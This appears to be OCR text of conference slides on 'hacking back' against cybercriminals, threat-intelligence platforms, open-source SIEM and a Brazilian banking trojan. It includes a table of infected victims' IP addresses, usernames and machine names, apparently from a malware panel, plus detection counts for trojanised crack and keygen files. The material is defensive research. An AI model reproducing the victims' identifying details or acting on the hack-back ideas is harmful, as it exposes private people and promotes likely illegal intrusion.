HACKING BACK

THREAT INTELLIGENCE INTEGRATION ON CS OPERATION CENTER SOLUCTIONS.

INTRODUCTION

$WHOAMI

TOUHAMI KASBAOUI!

- DEVELOPER CYBER SECURITY SOLUTIONS, PURPLE TEAM.

- VULNERABILITY SECURITY RESEARCHER
- ZERODIUM HUNTER
- MALWARE DEVELOPMENT AND C2
- REVERSE ENGINEER AND MALWARE ANALYST.
- DEVELOPER OF C&C TRACKER AND THREAT INTELLIGENCE SOLUTION VXINTELLINGENCE.




TABLE OF CONTENT

Agenda	Description
INTRODUCTION	
HACKING BACK	The backbone of that speech.
Open Source SIEM	Architecture and requirements for open source SIEM.
Open Source Threat intelligence	Architecture and Integration
Re: Brazil Cyber Threat actors.	Hacking back threat actors based in brazil with identifiying their Hacking Trojan tool (KL BANKER).
Re: POC of Threats made by threat actors.	POC of threats from threat actors.
Re: Achieve access to source code KL BANKER	KL Banker overview

HACKING BACK


- What does Hacking Back Mean?
  - Deleteing or retrieving stolen data
  - Harming the hackers system
  - Identifying the hacker and reporting him to law enforcement authoroties.

HACKING BACK

IT's (LIKELLY) ILLEGAL !!!

Indeed, we have heard infrastructure managers express contrary assumptions about what the FBI will and won't do. One view is that the FBI will take a firm stand against paying ransom - regardless of how much is demanded or what costs the attack has already caused.. According to one media outlet, ***Security Ledger***, the "FBI's Advice on Ransomware? Just Pay the Ransom." This headline was derived from a conference at which FBI Special Agent Joseph Bonavolonta was quoted as saying "The ransomware is that good. To be honest, we often advise people just to pay the ransom." From a ***Business Insider*** article covering the same event, "If a hacker hijacks your computer with malware and holds your data for ransom, it's probably best to just pay up, at least that's the latest advice the FBI is giving out concerning ransomware."[2]

HACKING BACK CRASHEDTECKK(CASE)



#	Дата	Время	Страна	IP адресс	Имя пользователя	Версия Windows
1	08.11.2022	00:02:05	DZ	105.108.70.252	FAFO/fAfO1	Windows 10 Pro
2	08.11.2022	00:06:47	EG	197.60.220.14	DESKTOP-0TNUTHO/Compu Tech	Windows 10 Pro
3	08.11.2022	00:09:49	EG	154.180.22.33	DESKTOP-Q5LE6PS/Mina Elsyophe 2023	Windows 10 Pro
4	08.11.2022	00:10:24	US	136.144.35.32	MARTYSPC/Marty	Windows 10 Pro
5	08.11.2022	00:10:57	ID	125.166.13.27	SERVER1/WINDOWS	Windows 10 Home
6	08.11.2022	00:18:33	MX	187.189.198.210	ASERET/mabp0	Windows 10 Home Single Language
7	08.11.2022	00:23:01		103.176.19.6	DESKTOP-UD632AR/FOYSAL MAHBUB	Windows 10 Education
8	08.11.2022	00:24:32	TN	102.159.56.172	DESKTOP-HG196T3/SIWARA	Windows 10 Pro
9	08.11.2022	00:32:42	PT	82.154.131.76	REVISION-PC/Nestor Nunes	Windows 10 Pro
10	08.11.2022	00:35:47	KR	180.231.150.101	DESKTOP-NMUMG65/배정진	Windows 10 Pro
11	08.11.2022	00:38:14	IT	151.65.216.187	Davide-PC/Davide	Windows 7 Professional
12	08.11.2022	00:39:26	AR	190.189.5.244	BENI-050820/Benicio	Windows 10 Pro
13	08.11.2022	00:39:49	GB	212.39.178.78	MOUSSA/ASUS	Windows 8.1

HACKING BACK


Detections	Type	Name
49 / 72	Win32 EXE	Driver Easy Pro License Keys.exe
58 / 72	Win32 EXE	7329033ddb986b83d932255aff2024f1.virus
54 / 72	Win32 EXE	027f9afe62aafa93e71f825ec84736c9.virus
51 / 72	Win32 EXE	EaseUS Partition Master Crack.exe
50 / 72	Win32 EXE	CCleaner Pro License Keys.exe
50 / 72	Win32 EXE	
49 / 72	Win32 EXE	
48 / 72	Win32 EXE	
50 / 70	Win32 EXE	
50 / 72	Win32 EXE	
59 / 72	Win32 EXE	
29 / 72	Win32 EXE	
52 / 72	Win32 EXE	
50 / 72	Win32 EXE	
51 / 71	Win32 EXE	
50 / 71	Win32 EXE	

47 / 72	Win32 EXE	keygen-step-4.exe.vir
52 / 70	Win32 EXE	4193c3816df8b39ca372960c1b4ce8b1.virus
42 / 72	Win32 EXE	EaseUS Data Recovery Wizard Crack.exe
41 / 72	Win32 EXE	Driver Easy Pro License Keys.exe
50 / 72	Win32 EXE	EaseUS Data Recovery Wizard Crack.exe
50 / 71	Win32 EXE	CCleaner Pro License Keys.exe
47 / 69	Win32 EXE	EaseUS Data Recovery Wizard Crack.exe
48 / 72	Win32 EXE	EaseUS Data Recovery Wizard Crack.exe
41 / 70	Win32 EXE	install_setup.exe
40 / 70	Win32 EXE	mini-iris-setup.exe
51 / 72	Win32 EXE	Driver Easy Pro License Keys.exe
59 / 71	Win32 EXE	Driver Easy Pro License Keys.exe

GOAL FROM THIS PART

- While it’s likely illegal !!
  - How we can idenetify the threat actors without hacking back any impact on other servers.
    - That’s can be done after making sure the server well handled and deployed from the threat actors.
    - But for the rest cyber threats such ransomware infections and password stealers ?
    - What the solution THAN ?

OPEN-SOURCE SIEM




U.S. AIR FORCE

LEGITMATE INTEGRATION: TIP

ARCHITECTURE OF EXTERNAL TIP


Threat Intelligence VxIntelligence

- IOC's Miner
- OSINT
- MalwareTracker
- Crawling TOR




Amazon Elasticsearch Service

ARCHITECTURE OF EXTERNAL TIP

